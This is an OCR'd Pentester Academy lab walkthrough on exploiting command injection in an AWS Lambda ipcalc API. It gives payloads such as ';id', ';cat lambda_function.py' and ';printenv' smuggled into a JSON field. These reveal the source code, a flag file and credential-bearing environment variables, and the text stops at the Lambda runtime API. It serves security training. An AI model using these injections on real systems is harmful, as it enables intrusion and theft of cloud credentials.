ATTACK DEFENSE


by PentesterAcademy

Name	Retrieving Invocation Event
URL	https://attackdefense.com/challengedetails?cid=2287
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the API and interact with it.




IP Address (Range)


10.0.0.0/8

Output:

```
Network: 10.0.0.0/8
Netmask: 255.0.0.0 = 8
Broadcast: 10.255.255.255
Reverse DNS: 10.in-addr.arpa.
```

Step 2: Configure browser to use zap proxy.


FoxyProxy
Use Enabled Proxies By Patterns and Order
✔ Burp Suite / ZAP (for all URLs)
Turn Off (Use Firefox Settings)
Options
What's My IP?
Log




ZAP Tips and Tricks:

The Heads Up Display brings all of the key ZAP functionality into your browser.


```
INFO: Initializing Handles anti cross site request forgery (C
SRF) tokens
INFO: Initializing Authentication Extension
```

Reload web page and capture request.


Header: Text
Body: Text
Contexts
Default Context
Sites
https://crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com
OPTIONS:default
POST:default()({"ip":"10.0.0.0/8","options":"--all-info...)
https://push.services.mozilla.com

```
POST https://crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com/default HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 42
Origin: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com
Connection: keep-alive
Referer: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com/
Host: crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com

{"ip":"10.0.0.0/8","options":"--all-info"}
```

Try out other options in the web application.




Network Address Calculator

IP Address (Range): 10.0.0.0/8

Address Family: [✓ IPv4] IPv6

Display: [✓ Broadcast Address] [✓ Netmask] [✓ Network Address] Network Prefix Minimum Address Maximum Address Max Addresses [✓ Address Space]


Resolve: [✓ DNS] [✓ Hostname]




```
POST https://crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com/default HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 101
Origin: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com
Connection: keep-alive
Referer: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com/
Host: crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com

{"ip":"10.0.0.0/8","options":"--broadcast --netmask --network --addrspace --reverse-dns --hostname "}
```

Step 3: Send the request to the request editor and try injecting the command into the ip address.


Payload: ;id



```
s3-website-ap-southeast-1.amazonaws.com

.s3-website-ap-southeast-1.amaz
te-api.ap-southeast-1.amazonaws

tions":"--broadcast --netmask -                --hostname "}
```




```
Connection: keep-alive
Referer: http://ipcalc.s3-website-ap-southeast-1.amazonaws.com/
Host: crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com

{"ip":"10.0.0.0/8;id","options":"--all-info"}
```



```
Network:  10.0.0.0/8
Netmask:  255.0.0.0 = 8
Broadcast:     10.255.255.255
Reverse DNS:   10.in-addr.arpa.

Address space: Private Use
Address class: Class A
HostMin:  10.0.0.1
HostMax:  10.255.255.254
Hosts/Net:     16777214
uid=993(sbx_user1051) gid=990 groups=990
```

Command injection was successful.

Step 4: List the contents of the directory using command injection.


Payload: ;ls -l


```
{"ip":";ls -l","options":"--all-info"}
```



```
total 98
-rw-rw-r-- 1 root root    32 Jan  2 05:47 FLAG1
-rwxr-xr-x 1 root root 97832 Jan  1 08:25 ipcalc
-rw-r--r-- 1 root root  1274 Mar  7 15:33 lambda_function.py
```

Step 5: Read the source code of the application.

Payload: ; cat lambda_function.py




```
{"ip":";cat lambda_function.py","options":"--all-info"}
```




```
import json
import boto3
import subprocess
from urllib import request,parse
def lambda_handler(event, context):

    print(event)


    if event["queryStringParameters"] !=None and "token" in event["queryStringParameters"]:
        if event["queryStringParameters"]["token"] == event["stageVariables"]["SECRET_TOKEN"]:
            headers={'x-api-key':event["stageVariables"]["API_KEY"]}
            req=request.Request(url='https://6arnzrd9cg.execute-api.ap-southeast-1.amazonaws.com/default/',headers=headers)
```

Step 6: Read and analyze the lambda code.



```
    print(event)

    if event["queryStringParameters"] !=None and "token" in event["queryStringParameters"]:
        if event["queryStringParameters"]["token"] == event["stageVariables"]["SECRET_TOKEN"]:
            headers={'x-api-key':event["stageVariables"]["API_KEY"]}
            req=request.Request(url='https://6arnzrd9cg.execute-api.ap-southeast-1.amazonaws.com/default/',
headers=headers)
            response=request.urlopen(req)
            output=response.read().decode('utf-8')
            return { 'statusCode': 200, 'body': output   }
```

If a token exists, it checks it and calls another API.




```
    if event["body"]!=None:
        form_data=json.loads(event["body"])
        options = form_data["options"]
        ip=form_data["ip"]
    output=subprocess.check_output(["bash","-c","/var/task/ipcalc "+options+" "+ ip +" 2>&1;exit 0"]).decode("utf-8")
```

Insanitized output is being passed to ipcals utility.


Step 7: Extract system's environment variable using command execution.

Payload: ;printenv



```
{"ip":";printenv","options":"--all-info"}
```


Step 8: Check environment variables.



```
wUBIYPdrBnXzlNLtMgyXFx9DzlEUErrEzBcUty48o2K+oS1fuH6kXGOIAVca2196TZtBNWwn2YayORfwX46SsvBaRLWnAEBy
EqkKwxoz9tRJ6gUTdNyUDltTPKnNcmlrPnqeHegMYdT5qUmjI/vCtk1RxqEgBfiU2YekVtoIcoX/BEZE=
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/ipcalc
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/tas
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_LAMBDA_LOG_STREAM_NAME=2021/03/27/[$LATEST]cc9177ee0f924b7e837095dadf010d70
AWS_EXECUTION_ENV=AWS_Lambda_python3.8
AWS_LAMBDA_FUNCTION_NAME=ipcalc
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
AWS_DEFAULT_REGION=ap-southeast-1
```

Runtime API endpoint.

Step 9: Search lambda runtime API endpoint request format on AWS docs.



AWS Lambda runtime API

AWS Lambda provides an HTTP API for custom runtimes to receive invocation events from Lambda and send response data back within the Lambda execution environment.

